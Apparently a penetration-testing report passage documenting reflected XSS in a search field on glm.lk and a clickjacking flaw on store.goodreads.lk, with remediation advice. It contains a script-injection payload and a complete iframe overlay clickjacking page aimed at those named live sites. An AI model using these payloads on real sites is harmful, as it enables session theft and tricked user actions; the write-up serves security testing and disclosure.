
So, I manually find websites and find the search button in every web page and entered this Cross-Site Scripting (XSS) payload. – **"><script>alert('1')</script>">.** Then it showed a pop up alert like this So, I suspected that this site might be vulnerable to reflected or DOM XSS


glm.lk/search/


www.glm.lk says
1

Exploitation – Proof of Concept (PoC)


01. I browsed the site manually and identified the search input as a likely reflection point.



02. I entered '1234' into the search box to observe how the application returns and renders user input.




03.I viewed the HTML/response and observed the submitted value reflected back without filtering or encoding.




```
          </div>

        </div>
        <div id="top-links" class="nav pull-right flip">
          <ul>
                        <li><a href="login/">Login</a></li>
            <li><a href="register/">Register</a></li>
                        </ul>
        </div>
      </div>
    </div>
  </nav>
  <!-- Top Bar End-->
  <!-- Header Start-->
  <header class="header-row">
    <div class="container">
      <div class="table-container">
        <!-- Logo Start -->
        <div class="col-table-cell col-lg-6 col-md-6 col-sm-12 col-xs-12 inner">
          <div id="logo"><a href="/"><img class="img-responsive" src="image/toplogo/GLM-logo-for-web-1.png" title="Galwala Market" alt="GalwalaMarket" /></a></div>
        </div>
        <!-- Logo End -->
        <!-- Search Start-->
        <form method="post" action="search/">
        <div class="col-table-cell col-lg-3 col-md-3 col-sm-6 col-xs-12 inner">
          <div id="search" class="input-group" style="padding-top: 10px ">
            <input id="searchtext" required="required" type="text" name="searchtext" value="1234" placeholder="What are you looking for" class="form-control input-lg" />
            <button type="submit" class="button-search"><i class="fa fa-search"></i></button>
          </div>
        </div>
        </form>
        <!-- Search End-->

        <!-- Mini Cart Start-->
        <div class="col-table-cell col-lg-3 col-md-3 col-sm-6 col-xs-12">
          <div id="cart">
            <button type="button" data-toggle="dropdown" data-loading-text="Loading..." class="heading dropdown-toggle">
            <span class="cart-icon pull-left flip"></span>

                <span id="cart-total">0 item(s) - LKR 0.00</span></button>

                            </div>
        </div>
        <!-- Mini Cart End-->
      </div>
    </div>
  </header>
  <!-- Header End-->
  <!-- Main Menu Start-->
  <div class="container">
    <nav id="menu" class="navbar ta">
      <div class="navbar-header"> <span class="visible-xs visible-sm"> Menu <b></b></span></div>
```

04.I entered the payload *"><script>alert('XSS')</script>">* into the search bar to test for execution. The browser displayed an alert dialog, confirming the XSS was executed.

- The payload (*"><script>alert('XSS')</script>">)* breaks out of the HTML context where your input is placed**.** The initial " and > close whatever attribute or tag context the application placed your input into (for example value="...here..." or inside a tag). By closing that context the payload makes the browser treat what follows as normal HTML rather than literal text.



Why this is reflected XSS:



```
<div class="col-table-cell col-lg-6 col-md-6 col-sm-12 col-xs-12 inner">
  <div id="logo"><a href="/"><img class="img-responsive" src="image/toplogo/GLM-logo-for-web-1.png" title="Galwala Market" alt="GalwalaMarket" /></a></div>
</div>
<!-- Logo End -->
<!-- Search Start-->
<form method="post" action="search/">
<div class="col-table-cell col-lg-3 col-md-3 col-sm-6 col-xs-12 inner">
  <div id="search" class="input-group" style="padding-top: 10px ">
    <input id="searchtext" required="required" type="text" name="searchtext" value="1234" placeholder="What are you looking for" class="form-control input-lg" />
    <button type="submit" class="button-search"><i class="fa fa-search"></i></button>
  </div>
</div>
</form>
<!-- Search End-->
```

Since the payload appears in the page source, I confirmed this is reflected XSS.

Reflected XSS: The server echoes input into the HTML. You can see it in the raw page source. The attack runs immediately when the page loads.

DOM-based XSS: The server does not include input in the HTML. Instead, a client-side script reads your input from the URL, hash, or other sources and injects it into the page. In that case, you won't see it in view-source, only in the live DOM after JavaScript runs.

In a real attack scenario, an attacker can craft a URL that includes malicious script and trick a user into clicking it (for example, via email or a forum post). When the user opens the link, the injected script runs in their browser context and can perform actions such as reading visible page content or manipulating the page. As a result, the user's session or sensitive information may be exposed or abused without their knowledge.

Impact of Reflected XSS

Reflected XSS is a client-side vulnerability where malicious scripts execute in a user's browser when they interact with a crafted link. While the attack doesn't persist on the server, it can affect any user who visits the malicious URL.
Impact:

- Session hijacking: Attackers can steal cookies or session tokens to impersonate users.
- Unauthorized actions: Malicious scripts can perform actions on behalf of the victim.
- Phishing attacks: Fake forms or messages can trick users into revealing sensitive information.

- Malware distribution / redirects: Users can be redirected to malicious websites or prompted to download malware.
- Website defacement: Attackers can temporarily modify the content seen by users.
- Targeted attacks: Any user who clicks the crafted link is vulnerable.

Technical Solution to Fix Reflected XSS:

1. **Input Validation / Sanitization:**
    - Validate all user inputs on the server side to allow only expected characters and formats.
    - Reject or properly handle unexpected or dangerous characters.
2. **Context-Aware Output Encoding:**
    - Encode user input before including it in HTML, JavaScript, or URL contexts.
3. **Use Security Libraries / Framework Features:**
    - Modern web frameworks often have built-in XSS protection mechanisms; ensure they are enabled.
4. **Content Security Policy (CSP):**
    - Implement a strong CSP to restrict which scripts can execute in the browser.
5. **Keep Dependencies Updated:**
    - Update any vulnerable JavaScript libraries flagged by tools like ZAP to their latest secure versions.

Vulnerability 03
Clickjacking

Domain

Login page of store.goodreads.lk

Vulnerability title

Absence of Anti-Clickjacking header

OWASP Category: A05 — Security Misconfiguration


Vulnerability Description

Clickjacking is an attack that tricks a user into clicking on something different from what they perceive, potentially leading to unauthorized actions or information disclosure. The **absence of anti-clickjacking headers** (such as X-Frame-Options or Content-Security-Policy: frame-ancestors) allows the application to be embedded within an attacker-controlled iframe. This enables attackers to overlay deceptive elements and hijack user clicks, performing unintended actions within the application.

Severity: **Medium** — attacker-controlled UI overlay can trick authenticated users into performing actions.

Vulnerability Discovery

I ran OWASP ZAP against the site — ZAP flagged a missing anti-clickjacking header.


kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
5:00
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
ZAP by Checkmarx
History
Search
Alerts
Output
Spider

Untitled Session - ZAP 2.16.1

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: https://store.goodreads.lk
Use traditional spider: ✓
Use ajax spider: Always with Chrome
Attack | Stop
Progress: Using traditional spider to discover the content


Alerts (13)
Content Security Policy (CSP) Header Not Set
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (6)

Missing Anti-clickjacking Header

URL:	https://store.goodreads.lk
Risk:	Medium
Confidence:	Medium
Parameter:	x-frame-options

Exploitation – Proof of Concept (PoC)


1. I inspected the site source for frame protection — I searched the HTML for any X-Frame-Options headers or Content-Security-Policy: frame-ancestors and found none.



kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
store.goodreads.lk/
https://store.goodreads.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://store.goodread...
Home - Goodreads Lanka
https://store.goodreads.lk/
view-source:https://store.goodreads.lk/

```
OCTYPE html>
ml lang="en-US" class="no-js">
ad>
ta charset="UTF-8">
ta name="viewport" content="width=device-width, initial-scale=1">
nk rel="profile" href="http://gmpg.org/xfn/11">
        <script>document.documentElement.className = document.documentElement.className + ' yes-js js_active js'</script>
        <script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.documentElement);</script>
ta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1' />
ript>window._wca = window._wca || [];</script>

 <!-- This site is optimized with the Yoast SEO plugin v24.6 - https://yoast.com/wordpress/plugins/seo/ -->
 <title>Home - Goodreads Lanka -</title>
 <link rel="canonical" href="https://store.goodreads.lk/" />
 <meta property="og:locale" content="en_US" />
 <meta property="og:type" content="website" />
 <meta property="og:title" content="Home - Goodreads Lanka -" />
```

X-Frame-Options
Highlight All
Match Case
Match Diacritics
Whole Words
Phrase not found




kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
store.goodreads.lk/
https://store.goodreads.lk
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://store.goodread...
Home - Goodreads Lanka
https://store.goodreads.lk/
view-source:https://store.goodreads.lk/

```
_product_form){



 null;

ssableState(ev){
 setInterval(function(){
frame){
erval(__uploaderOpen);
.frame.uploader.uploader.param('_processable_image', true);
.frame.on('close escape', function(){
edia.frame.uploader.uploader.param('_processable_image', false);
```


frame-ancestors
Highlight All
Match Case
Match Diacritics
Whole Words
Phrase not found

2. Next, I created an attacker HTML page with an <iframe> — I embedded https://store.goodreads.lk/ inside an <iframe> and set low opacity so the framed site is visible but a button overlays it.
    - I added a visible "Click me" button over the iframe — the button is positioned above the iframe so a user thinks they are clicking the button while actually interacting with the framed site beneath.



```html
<!DOCTYPE html>
<html>
<head>
  <title>Clickjacking Demo</title>
  <style>
    iframe {
      width: 2000px;
      height: 1000px;
      opacity: 0.1; /* partially transparent */
      position: absolute;
      top: 0;
      left: 0;
      z-index: 2;
    }
    button {
      position: absolute;
      top: 435px;
      left: 800px;
      z-index: 2;
    }
  </style>
</head>
<body>

  <button>Click Me!</button>

  <iframe src="https://store.goodreads.lk/"></iframe>

</body>
</html>
```

3. After opening the locally hosted page I created, the site loaded inside the faded iframe and my visible ‘Click me’ button sat on top. When I clicked the button, the click was delivered to the framed page and triggered the site’s UI.


kalilinux-2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Kali Linux
store.goodreads.lk/
Clickjacking Demo
file:///home/dinuja/Desktop/clickjackicking.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://store.goodread...
goodReads LANKA
The Winner of
The Booker Prize 2024
10% OFF
Click Me!

Note - In a real-world attack an adversary can place an innocuous-looking element (for example, a button) precisely on top of a sensitive control inside a target application (such as account settings, a payment confirmation, or an authorization button). The user thinks they're clicking the visible control, but the click actually goes through to the hidden control in the framed application and triggers an action on the user's behalf.s

This is a clickjacking issue because the site can be embedded (framed) by another origin: there are no protective headers like **X-Frame-Options** or a **Content-Security-Policy** frame-ancestors directive to stop framing.

Impacts of clickjacking

- **Unauthorized actions:** An attacker can manipulate authenticated users into clicking controls that change the application state (for example, submitting forms, confirming operations, or deleting data).
- **Phishing and credential risks:** Overlays can be used to trick users into entering sensitive information while they believe the input is safe.
- **UX manipulation / fraud:** Misleading user interfaces can cause people to perform financial or administrative actions they didn't intend.
- **Targeted attacks on privileged users:** If administrators are deceived, the consequences can be extreme — misconfiguration, content removal, or other damaging changes.
- **Loss of user trust:** Users may be redirected, see altered behavior, or suffer undesired outcomes, harming the service's reputation.

Technical remediation

